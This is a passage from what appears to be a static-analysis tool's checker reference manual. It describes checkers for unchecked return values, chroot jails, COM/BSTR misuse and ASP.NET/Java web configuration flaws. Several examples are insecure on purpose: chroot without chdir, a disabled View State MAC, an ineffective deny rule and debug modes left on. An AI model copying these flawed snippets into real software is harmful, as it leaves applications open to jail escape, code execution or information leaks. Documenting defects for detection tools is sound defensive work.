you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

- **Disabled by Default**: CHECKED_RETURN is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

C/C++

The C/C++ CHECKED_RETURN checker finds many instances of inconsistencies in how function return values are handled. For example, it detects the case where the code neglects to handle an error code returned from a system call.

Ignoring returned function error codes and assuming that an operation was successful can cause incorrect program behavior, and in some cases system crashes. The only way to suppress returned function error codes is to cast the called function result to a `void`.

Note that you can insert the following primitive to specify that the return value of a function should always be checked (as opposed to being statistically inferred). The primitive will require any values that are returned by the function on its execution path to be checked.

```
void __coverity_always_check_return__();
```

Example that inserts the primitive:

```
int always_check_me(void) {
  __coverity_always_check_return__();
  return rand() % 2;
}

int main(int c, char **argv) {
  always_check_me();  #defect#checked_return
  // the statement above is a defect because the value is not checked
  cout << "Hello world" << endl;
}
```

For the following functions (which read data from a byte-oriented input, store it into a buffer, and return the number of bytes that have been copied to the buffer or a negative value), CHECKED_RETURN also reports issues if the returned value is not used or is compared to 0. In such cases, the buffer can potentially be accessed outside of the range where the data has been copied by the read operation.

- `size_t read(int fd, void *buf, size_t count);`
- `size_t fread(void *buf, size_t size, size_t count, FILE *fp);`

Example:

```
int f(int fd)
{
    char buf[10];
    if (read(fd, buf, 10) < 0)
        return -1;
    return buf[9];
}
```

Note

The CHECKED_RETURN checker does not check overloaded comparison operators that are used as function arguments (for example, the != operator).

Java Preview

Java methods typically throw exceptions to indicate errors, but occasionally programmers use return values to indicate special cases. CHECKED_RETURN is a statistical checker that determines whether the return value of a method should be tested after each call.

This C/C++ CHECKED_RETURN performs the following actions:

- Examines the number of call sites for each method that return a primitive value (see the following [p. 46] for default methods).
- Counts the number of times the return value is checked.

If the ratio of checked call sites to total call sites is greater than 80 percent (which can be changed with the `stat_threshold` option), defects are reported at call sites of methods that need to be checked where the value is not checked or used at all.

By default, CHECKED_RETURN checks the following methods:

- `java.io.InputStream`
  - `read()`
  - `read(byte[])`
  - `read(byte[], int, int)`
  - `skip(long)`
- `java.io.Reader`
  - `read()`
  - `read(char[])`
  - `read(char[], int, int)`
  - `read(java.nio.CharBuffer)`
  - `skip(long)`

For the following methods (which read data from a byte-oriented input, store it into a buffer, and return the number of bytes that have been copied to the buffer or a negative value), CHECKED_RETURN also reports issues if the returned value is not used or is compared to 0. In such cases, the buffer can potentially be accessed outside of the range where the data has been copied by the read operation.

- `int InputStream.read(byte[] buf);`
- `int InputStream.read(byte[], int offset, int count);`
- Any override of the preceding methods.

Example:

```
int f(InputStream is) throws IOException
```

```
{
  byte buffer[] = new byte[10];
  // Number of copied bytes is ignored
  if (is.read(buffer, 0 , 10) < 0) {
    return -1;
  }
  // 'buffer' may be accessed out of range.
  return buffer[9];
}
```

4.21.2. Options

C/C++ and Java

This section describes one or more CHECKED_RETURN options.

- `CHECKED_RETURN:error_on_use:<boolean>` - When this C/C++ and Java option is set to `true`, the checker will treat the passing of the return value of one function to the parameter of another, without first checking that value, as a defect (if it concludes that the first function's return value is supposed to be checked). Defaults to `CHECKED_RETURN:error_on_use:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

  If you specify this option, the second case in the following example is flagged as a defect:

  ```

  // Usual:
  int rv = foo();
  if(rv)
  return rv;

  // Defect case:
  int rv = foo();
  bar(rv);
  //or:
  //bar(foo());
  ```

- `CHECKED_RETURN:stat_threshold:<percentage>` - This C/C++ and Java option sets the percentage of call sites to a function that must check the return value in order for the statistical analysis to conclude that all call sites should be checked. The percentage represents the proportion of "correct" code (that is, when function returns are checked) needed to flag "bad" code (function returns that are not checked) as a defect. For example, `stat_threshold:85` means that when 85% of function return values are checked, this checker flags the unchecked return values as defects. Defaults to `CHECKED_RETURN:stat_threshold:80`

  This checker option is automatically set to 55 if the `--aggressiveness-level` option of `cov-analyze` is set to `medium` (or to `high`).

  The following example requires 90% of return values of a method to be checked before reporting a defect:

  ```
  > cov-analyze -co CHECKED_RETURN:stat_threshold:90
  ```

Note

Defects found in code that inserts a primitive (see Example: Inserting a Primitive [p. 45]) are not subject to the `stat_threshold` option.

4.21.3. Examples

This section provides one or more examples of defects found by the CHECKED_RETURN checker.

4.21.3.1. C/C++

```
void usual_function_1() {
    int rv = function_with_error_code();
    if (rv == -1)
        handle_error();
}

void usual_function_2() {
    if (function_with_error_code())
        handle_error();
}

void usual_function_3() {
    int rv = function_with_error_code();
    if (rv < 0)
        handle_error();
}

void unusual_function() {
    // Defect: Function return code is usually checked.
    function_with_error_code();
}
```

4.21.3.2. Java

The following example produces a defect if the ratio of checked call sites to total call sites for `needsChecking()` is greater than 80:

```
needsChecking();           //Result not captured

int v1 = needsChecking();  //Defect: v1 is not checked
```

4.21.4. Annotations

Java only

For Java, CHECKED_RETURN recognizes the following annotation:

- `@CheckReturnValues`

You can use the `CheckReturnValue` annotation to specify that the return value of a method should always be checked.

For example, the following annotation indicates to CHECKED_RETURN to always check the return value of `annotRv`:

```
import com.coverity.annotations.CheckReturnValue;
....
 @CheckReturnValue
    public int annotRv() {
        return b ? 0 : -1;
    }
```

See Section 6.3.2, “Adding Java Annotations to Increase Accuracy” and the Javadoc documentation at `<install_dir>/doc/<en|ja>/annotations/index.html` for more information.

4.21.5. Events

This section describes one or more events produced by the CHECKED_RETURN checker.

- `check_return` - [C/C++] A function returning a value that must be checked was identified. The value is subsequently tracked to see if a check does take place.

  `check_return` - [Java] Called method without checking return value.
- `example_checked` - [Java only] Method return value was checked.
- `unchecked_value` - [C/C++ only] A return value was not checked properly. This event can occur if the return value is not captured at all, the return value is passed as a parameter to a second function without a preceding check, or the return value is captured but not checked before the variable holding that return value leaves scope.

4.22. CHROOT

Quality, Security Checker

4.22.1. Overview

This C/C++ checker finds many instances where an application can possibly break out of a `chroot()` *jail* and modify the filesystem. To create a secure `chroot` jail, one must call `chdir` immediately after `chroot` to close the loophole of using paths relative to the working directory. This checker reports cases where the `chdir` call is missing.

A *jail* is a specific portion of a filesystem where the `chroot()` system call confines the program. After `chroot("dir")` has been called, the program's access to `/` is mapped to `"dir"` in the underlying filesystem. Also, as a security measure, the program's access to the parent directory (`".."`) from within that directory is re-directed so that the program cannot escape from the chroot jail. Even if a program is subsequently successfully attacked, the attacker cannot get access to the filesystem outside of the jail.

Disabled by Default: CHROOT is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.22.2. Examples

This section provides one or more examples of defects found by the CHROOT checker.

The following example generates a defect because the call to `chroot()`and then `open()` is susceptible to breaking out of the `chroot()` jail.

```
void chroot_example() {
    char *filename;
    int fd;
    chroot("/var/ftp/pub");
    filename = read_from_network();
    fd = open(filename, 0);
}
```

4.22.3. Events

This section describes one or more events produced by the CHROOT checker.

- `chroot_call`: A call to `chroot()`.
- `chroot`: After the call to `chroot()`, an unsafe operation was performed before calling `chdir("/")` .

4.23. COM.ADDROF_LEAK

Quality, COM Checker

4.23.1. Overview

This C++ checker identifies uses of a `CComBSTR` or `CComPtr` instance that might cause memory leaks because the value of the pointer that is internal to the instance can be modified through the pointer address.

The checker tracks local non-static `CComBSTR` and `CComPtr` variables that have been determined as managing a non-null pointer. When the address of the pointer (obtained through the overloaded operator address-of (&))is passed as an argument to a function call, the pointer value can potentially be overwritten, causing a memory leak.

Preview checker: COM.ADDROF_LEAK is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: COM.ADDROF_LEAK is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.23.2. Options

This section describes one or more COM.ADDROF_LEAK options.

- `COM.ADDROF_LEAK:report_ccomptr:<boolean>` - If this C++ option is set to `true`, enabled leaks on `CComPtr` objects are reported. Defaults to `COM.ADDROF_LEAK:report_ccomptr:false`

4.23.3. Examples

This section provides one or more examples of defects found by the COM.ADDROF_LEAK checker.

A typical case involving a `CComBSTR` object is shown below:

```
class Customer
{
public:
    void getName(BSTR* pName) const
    {
        // The value of '*pName' is overwritten.
        *pName = ::SysAllocString(name_);
    }
    LPCOLESTR name_;
};

CComBSTR getCustomerName(const Customer& customer)
{
     CComBSTR name;

     // (1) Memory is allocated for a copy of the string literal and
     // hold through a pointer internal to the 'name' variable.

     name = L"Unknown";

     // (2) The overloaded operator address-of (CComBSTR::operator &) returns
     // the address of the internal pointer and the value of the pointer
     // is overwritten during the call to Customer::getName().
     // The memory allocated during the construction of the object in (1) will
     // never be deallocated and is therefore leaked.

     customer.getName(&name);

     return name;
}
```

4.24. COM.BAD_FREE

Quality, COM Checker

4.24.1. Overview

This C++ checker finds many cases where the code violates the Microsoft COM interface convention regarding the lifetime management of pointers to interfaces. COM specifies that this management should be accomplished through the `AddRef` and `Release` methods found on every COM interface. It is an error to circumvent the reference counting mechanism by explicitly freeing a pointer to an interface, because other clients might share ownership of the same object. The COM.BAD_FREE checker finds many instances of these explicit frees.

Explicitly freeing a pointer to a COM interface can leave other owners of the instance with dangling pointers. This can possibly result in use-after-free memory errors, including memory corruption and crashes.

Enabled by Default: COM.BAD_FREE is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.24.2. Examples

This section provides one or more examples of defects found by the COM.BAD_FREE checker.

Explicit free of interface pointer:

```
void test () {
    IUnknown* p = new CFoo;
    delete p; // explicit free
}
```

4.24.3. Events

This section describes one or more events produced by the COM.BAD_FREE checker.

- `assign`: A pointer was aliased from one COM object or interface to another.
- `free`: A COM object or interface was explicitly freed.

4.25. COM.BSTR.ALLOC

Quality, COM Checker

4.25.1. Overview

This C++ checker finds many cases of violations of COM interface conventions regarding memory allocation for parameters whose type is `BSTR` or `BSTR*`. COM defines memory management rules that specify the allocation behavior across COM function calls. Failure to heed these rules can lead to use-after-free and resource leak errors, which can result in memory corruption and crashes. In code bases that do not follow the usual conventions regarding `in`, `out`, and `in/out` parameters, the checker might report many false positives.

Primitive allocators and deallocators for BSTR that are tracked by this checker:

- Allocators
  - `BSTR SysAllocString(const OLECHAR *sz);`
  - `BSTR SysAllocStringByteLen(LPCSTR psz, unsigned int len);`.
  - `BSTR SysAllocStringLen(const OLECHAR *pch, unsigned int cch);`
- Reallocators
  - `INT SysReAllocString(BSTR *pbstr, const OLECHAR *psz); cch);`
  - `INT SysReAllocStringLen(BSTR *pbstr, const OLECHAR *psz, unsigned int cch);`

- Deallocator
  - `VOID SysFreeString(BSTR bstr);`

Preview checker: COM.BSTR.ALLOC is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: COM.BSTR.ALLOC is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.25.2. Examples

This section provides one or more examples of defects found by the COM.BSTR.ALLOC checker.

In the following example, `myString` fails to free memory for `s`:

```
#include "basics.h"

namespace my_com_bstr {
    void myString()
    {
      BSTR s = SysAllocString(L"hi");
      SysStringLen(s);
    }  // Defect: exits without freeing memory
}
```

In the following example, `f` returns freed memory:

```
#include "basics.h"
namespace test_inout_f {
    struct A {
      void f(BSTR *s);
    };

    void A::f(/*[in][out]*/ BSTR *s)
    {
      SysFreeString(*s);
    }  // Defect: returns freed memory
}
```

4.25.3. Events

This section describes one or more events produced by the COM.BSTR.ALLOC checker.

- `alloc_call`: A value is allocated.
- `assign`: One value is assigned to another.
- `free`: A value is freed.

- `free_freed`: A defect is reported when a freed value is freed again.
- `free_not_owner`: Report a defect when a value owned by another entity (for example, a value that is stored in a structure that will eventually free it) is freed.
- `free_uninit`: A defect is reported when an uninitialized value is freed.
- `init_param`: Declaration of a parameter.
- `init_ptr_param`: Declaration of a pointer parameter.
- `transfer`: The ownership of a value is transferred to another entity, for example, a data structure, which will free the value when it goes out of scope.
- `leak`: A defect is reported when a resource is leaked (that is, not freed).
- `transfer_not_owner`: A defect is reported when ownership of a value is transferred by an entity that does not own the value.
- `use`: Use a value.
- `use_freed`: A defect is reported when a freed value is used.
- `use_uninit`: A defect is reported when an uninitialized value is used.
- `yield_freed`: A defect is reported when the ownership of a freed value is yielded.
- `yield_not_owner`: A defect is reported when an entity that does not own a value yields its ownership.
- `yield_uninit`: A defect is reported when the ownership of an uninitialized value is yielded.

4.26. COM.BSTR.BAD_COMPARE

Quality, COM Checker

4.26.1. Overview

This C++ checker reports comparisons of BSTR-typed expressions that use the relational operators >, <, >=, and <=. Comparisons are treated as defects if either or both operands are BSTRs. The problem with using these operators is that relational comparisons are only valid for pointers that point to the same object, but each BSTR is an independent object, and a BSTR pointer always points to the same place within that object. So if two BSTRs are not equal, then the comparison is technically undefined, and it is practically unpredictable to test which is "greater".

Although technically pointers, BSTRs should generally be treated as opaque types with the only valid comparisons being == and `!=`.

Preview checker: COM.BSTR.BAD_COMPARE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release

could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: COM.BSTR.BAD_COMPARE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.26.2. Options

This section describes one or more COM.BSTR.BAD_COMPARE options.

- `COM.BSTR.BAD_COMPARE:arith_yields_wchar_t:<boolean>` - If this C++ option is set to `true`, the checker treats any expression <b>+<i> for BSTR <b> and integer <i> as though it has the type `wchar_t*` (instead of BSTR), which means that the checker will report fewer defects. Defaults to `COM.BSTR.BAD_COMPARE:arith_yields_wchar_t:false`

4.26.3. Examples

This section provides one or more examples of defects found by the COM.BSTR.BAD_COMPARE checker.

In the following example, two BSTR variables are compared with the < operator:

```
void f(BSTR b1, BSTR b2) {
    if (b1 < b2) { // defect
    }
}
```

In the following example, two BSTR expressions are compared with the < operator:

```
void f(wchar_t *w1, BSTR b2) {
    static int nothing;
    if (w1 < (nothing++, b2)) { // defect
    }
}
```

4.26.4. Events

This section describes one or more events produced by the COM.BSTR.BAD_COMPARE checker.

- `bad_compare` - Reports each defective comparison as an error.

4.27. COM.BSTR.CONV

Quality, COM Checker

4.27.1. Overview

This C++ checker finds many instances where something that *is not* declared to have type BSTR is converted to something that *is* declared to have type BSTR. This conversion is an issue because BSTRs have a special structure that ordinary `wchar_t*` does not have.

For example, suppose that `wchar_t* w1` points to the string `L"hello"`. `w1` is not equivalent to a BSTR `b1` for the same string, because a BSTR is prefixed by the length (in bytes) of the string, whereas the contents of memory that is pointed to by a `wchar_t*` need not be. In this example, `*b1` is preceded by the integer 10 (5*2), and `*w1` is preceded by arbitrary data. Therefore, the COM.BSTR.CONV checker reports the assignment BSTR `b2 = w1;` as a bad conversion.

A bad conversion can lead to a crash if the recipient of the supposed BSTR treats it as a BSTR, rather than a array of wchar_t. For example, if the recipient calls `SysStringLen`, it inspects the four bytes of unpredictable values that precede the wchar_t array. The recipient will likely crash when it tries to interpret those bytes as a length. One such recipient is the COM marshaller, which is implicitly involved in any COM call that crosses apartment, process, or machine boundaries.

The main source of false positives is polymorphism: when a single type is used to hold many different kinds of values. For example, if a `BSTR` is passed by the Windows message queue, it is cast to a `WPARAM` or `LPARAM` at some point. When it is cast back to BSTR, the COM.BSTR.CONV checker reports a defect.

Enabled by Default: COM.BSTR.CONV is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.27.2. Options

This section describes one or more COM.BSTR.CONV options.

- `COM.BSTR.CONV:report_bstr_arith:<boolean>` - If this C++ option is `true`, the checker treats arithmetic on a BSTR expression as though it produces a result of type `wchar_t*`, which means that the checker will report more defects. The additional defects might be considered false positives if the resulting pointer is only used in very limited ways, but it is still a questionable practice. Defaults to `COM.BSTR.CONV:report_bstr_arith:false`

  For a BSTR expression b and integer `i`, `<b>+=<i>`, `<b>-=<i>`, `<b>++` and `<b>--` are illegal because they attempt to assign a `wchar_t*` to b.

  Similarly, the following code contains a defect, because `b2+2` is no longer considered a BSTR:

  ```
  BSTR b1, b2;
  b1 = b1 ? b1 : (b2 + 2);
  ```

4.27.3. Examples

This section provides one or more examples of defects found by the COM.BSTR.CONV checker.

```
// some COM interface
struct IWhatever {
  virtual HRESULT foo(BSTR /*[in]*/ s);
};

void has_a_bug(IWhatever *w)
{
  wchar_t *ordinary_string = L"not a BSTR";
  w->foo(ordinary_string);     // bug
}
```

In this example, an ordinary wide-character literal string is passed as a `BSTR` object. If `w` refers (via a proxy) to an object that is not in the same COM thread apartment, the COM infrastructure attempts to marshal the string by reading the length prefix, with unpredictable effects.

4.27.4. Events

This section describes one or more events produced by the COM.BSTR.CONV checker.

A defect report indicates a location in the source code where an expression with a type other than `BSTR` is converted to `BSTR`, either implicitly or explicitly (with a cast). The reports describe the source expression, the type it has, and the syntactic context of the conversion. For the previous example, the report says:

```
Converting expression "ordinary_string" with type "wchar_t*"
to BSTR as parameter #2 of function IWhatever::foo with type
"HRESULT (struct IWhatever*, BSTR)"
```

This checker puts all issues found for a given function into a single defect report, with each issue as a separate event. This makes it easier to inspect the results, which are often essentially the same within a single function. But it also means that it is not possible to mark different issues within the same function as FALSE or BUG, because they all share the same status.

4.28. COM.BSTR.NE_NON_BSTR

Quality, COM Checker

4.28.1. Overview

This C++ checker finds many cases where a BSTR is compared to a non-BSTR expression. Sometimes this comparison occurs because the wrong pointers are compared, or the programmer intended to compare string contents. The checker reports any comparison of a BSTR expression that uses the operator == or `!=` with a non-BSTR expression.

The justification for considering such comparisons as defects is that BSTRs are generally treated differently from variables of type `wchar_t*`. For example, a BSTR (or more precisely, the string that it is pointing to) is allocated in memory with `SysAllocString`, and the memory that is pointed to by a `wchar_t*` can be allocated using (among others) `malloc` and `new`; therefore, it is unlikely that two such variables point to the same memory location.

When a comparison is intentional, you can suppress these defect reports by casting the BSTR expression to a `void*`.

Preview checker: COM.BSTR.NE_NON_BSTR is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: COM.BSTR.NE_NON_BSTR is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.28.2. Options

This section describes one or more COM.BSTR.NE_NON_BSTR options.

- `COM.BSTR.NE_NON_BSTR:arith_yields_wchar_t:<boolean>` - If this C++ option is set to `true`, the checker treats any expression <b>+<i> for BSTR <b> and integer <i> as though it has the type `wchar_t*`, instead of `BSTR`. Defaults to `COM.BSTR.NE_NON_BSTR:arith_yields_wchar_t:false`

4.28.3. Examples

This section provides one or more examples of defects found by the COM.BSTR.NE_NON_BSTR checker.

In the following example, a BSTR variable is compared to a `wchar_t*` with the == operator:

```
void f(BSTR b, wchar_t *w) {
    if (b == w) { // defect
    }
}
```

4.28.4. Events

This section describes one or more events produced by the COM.BSTR.NE_NON_BSTR checker.

- `equality_vs_non_bstr`: Reports each defective comparison as an error.

4.29. CONFIG.ASP_VIEWSTATE_MAC

Security Checker

4.29.1. Overview

This C# checker detects ASP.NET pages and applications where the generation of a View State Machine Authentication Code (MAC) is disabled. With .NET version 4.5.1 and earlier, this setting might allow an attacker to upload and execute arbitrary code on the Web server.

Note

This security vulnerability was fixed in KB 2905247 (optional; December 2013) and in .NET 4.5.2 and later, making it impossible to disable View State MAC generation.

Preview checker: CONFIG.ASP_VIEWSTATE_MAC is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.ASP_VIEWSTATE_MAC is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.29.2. Defect Anatomy

CONFIG.ASP_VIEWSTATE_MAC defects have a single event that identifies the security misconfiguration.

4.29.3. Examples

This section provides one or more examples of defects found by the CONFIG.ASP_VIEWSTATE_MAC checker.

The View State MAC can be disabled in a ASP.NET Web.Config file:

```
<configuration>
  <system.web>
    <pages enableViewStateMac="false" /> <!-- This is a defect -->
    ...
  </system.web>
  ...
</configuration>
```

It can also be disabled for an ASPX page using the `EnableViewStateMac` attribute with the `Page` directive:

```
<%@ Page ... EnableViewStateMac="false" %>
```

4.30. CONFIG.DEAD_AUTHORIZATION_RULE

Security Checker

4.30.1. Overview

This C# checker identifies ASP.NET authorization rules that have no effect, which might indicate an error in the rule logic. Because the patterns are applied in the order in which they are written, a rule might never be applied if its pattern is dominated by an earlier one. Malicious users might exploit such errors to access unintended application content or to escalate privilege.

Preview checker: CONFIG.DEAD_AUTHORIZATION_RULE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.DEAD_AUTHORIZATION_RULE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.30.2. Defect Anatomy

The main event for CONFIG.DEAD_AUTHORIZATION_RULE defects identifies an authorization rule that has no effect. There is a supporting event that indicates the rule that dominates it.

4.30.3. Examples

This section provides one or more examples of defects found by the CONFIG.DEAD_AUTHORIZATION_RULE checker.

The example shows the issue in a `Web.config` file in an ASP.NET application.

```
<configuration>
  <location path="user-only-content.aspx">
    <system.web>

      <authorization>
        <allow users="*"/>
        <deny users="?"/>   <!-- Defect: will not deny anonymous users as intended -->
      </authorization>

    </system.web>
  </location>
</configuration>
```

4.31. CONFIG.DUPLICATE_SERVLET_DEFINITION

Security Checker

4.31.1. Overview

This Java checker finds cases where multiple servlet definitions in the deployment descriptor share the same name. When the deployment descriptor (that is, `WEB-INF/web.xml`) has name collisions for servlets, only the first defined servlet will be deployed by the application container.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.DUPLICATE_SERVLET_DEFINITION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.DUPLICATE_SERVLET_DEFINITION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

> To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.31.2. Examples

This section provides one or more examples of defects found by the CONFIG.DUPLICATE_SERVLET_DEFINITION checker.

The following example shows the `web.xml` file with multiple servlets that share the same name:

```
<web-app version="3.0" xmlns="http://java.sun.com/xml/ns/javaee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
                        http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd">
  <servlet>
    <servlet-name>welcome</servlet-name>
    <servlet-class>WelcomeServlet</servlet-class>
  </servlet>
  <servlet> <!-- // The name ServletErrorPage is used multiple times -->
    <servlet-name>ServletErrorPage</servlet-name>
    <servlet-class>tests.Error.ServletErrorPage</servlet-class>
  </servlet>
  <servlet>
    <servlet-name>ServletErrorPage</servlet-name>
    <servlet-class>tests.Filter.ForwardedServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>welcome</servlet-name>
    <url-pattern>/hello.welcome</url-pattern>
  </servlet-mapping>

  <servlet-mapping>
    <servlet-name>ServletErrorPage</servlet-name>
    <url-pattern>/ServletErrorPage</url-pattern>
  </servlet-mapping>

  <servlet-mapping>
    <servlet-name>ForwardedServlet</servlet-name>
    <url-pattern>/ForwardedServlet</url-pattern>
  </servlet-mapping>
</web-app>
```

4.31.3. Events

This section describes one or more events produced by the CONFIG.DUPLICATE_SERVLET_DEFINITION checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.32. CONFIG.DWR_DEBUG_MODE

Security Checker

4.32.1. Overview

This Java checker finds cases where the debug mode for the Direct Web Remoting (DWR) framework is enabled. The checker inspects configuration files related to DWR (such as Spring bean definitions, deployment descriptor, and so on) and reports an issue when the debug flag is set to true.

When an application is deployed with the DWR debug mode enabled, any user can access information exposed under the debugging servlet. It is reachable at `http://<app context>/dwr/index.html`.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.DWR_DEBUG_MODE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.DWR_DEBUG_MODE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

> To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.32.2. Examples

This section provides one or more examples of defects found by the CONFIG.DWR_DEBUG_MODE checker.

The following Spring `application-context.xml` explicitly enables the debug mode for DWR.

```
<beans
  xmlns="http://www.springframework.org/schema/beans"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:dwr="http://www.directwebremoting.org/schema/spring-dwr"
  xsi:schemaLocation="http://www.springframework.org/schema/beans
                      http://www.springframework.org/schema/beans/spring-beans-2.5.xsd
                      http://www.directwebremoting.org/schema/spring-dwr
                      http://www.directwebremoting.org/schema/spring-dwr-3.0.xsd">

  <dwr:controller id="dwrController" debug="true">
    <dwr:config-param name="activeReverseAjaxEnabled" value="true"/>
  </dwr:controller>
</beans>
```

4.32.3. Events

This section describes one or more events produced by the CONFIG.DWR_DEBUG_MODE checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.33. CONFIG.DYNAMIC_DATA_HTML_COMMENT

Security Checker

4.33.1. Overview

This Java checker finds cases where dynamic data output goes from the server to an HTML comment context.

The checker looks for any of the following types of server-side dynamic data output to a comment:

- Expressions using EL: `${bean.field}`
- JSP scriptlets: `<%= MyBean.getField() %>`
- JSP tags: `<c:out value="Some content"/>`

In most cases, these issues can be solved by replacing the HTML comment with a JSP comment.

Such defect has several type of impacts depending on the kind of data output to the HTML page by the application. When the data is not supposed to be seen by a user, they are information leak defects. Otherwise, they are quality defects since the application does not need to generate the data.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.DYNAMIC_DATA_HTML_COMMENT is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.DYNAMIC_DATA_HTML_COMMENT is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.33.2. Examples

This section provides one or more examples of defects found by the CONFIG.DYNAMIC_DATA_HTML_COMMENT checker.

The following JSP file outputs dynamic data twice, in the following order:

- Right after the `Hello`.
- Inside the HTML comment. The checker will report a defect for this issue because it is most likely to be residual debug code.

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/functions" prefix="fn" %>
<html>
  <body>
    Hello ${fn:escapeXml(user.name)}! <!-- ${fn:escapeXml(user.nickname)} -->
  </body>
</html>
```

4.33.3. Events

This section describes one or more events produced by the CONFIG.DYNAMIC_DATA_HTML_COMMENT checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.34. CONFIG.ENABLED_DEBUG_MODE

Security Checker

4.34.1. Overview

This C# checker finds cases where the ASP.NET debugging mode is enabled in a Web application. Leaving debugging mode enabled in a production application is a security risk because detailed information about your application's code and environment will be available to potential attackers.

Preview checker: CONFIG.ENABLED_DEBUG_MODE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.ENABLED_DEBUG_MODE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

> To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.34.2. Defect Anatomy

CONFIG.ENABLED_DEBUG_MODE defects have a single event that identifies the security misconfiguration.

4.34.3. Examples

This section provides one or more examples of defects found by the CONFIG.ENABLED_DEBUG_MODE checker.

The following shows a `Web.config` file in an ASP.NET application::

```
<configuration>
    <system.web>
    <compilation debug="true">   // Defect here.
     ...
    </system.web>
...
</configuration>
```

4.35. CONFIG.ENABLED_TRACE_MODE

Security Checker

4.35.1. Overview

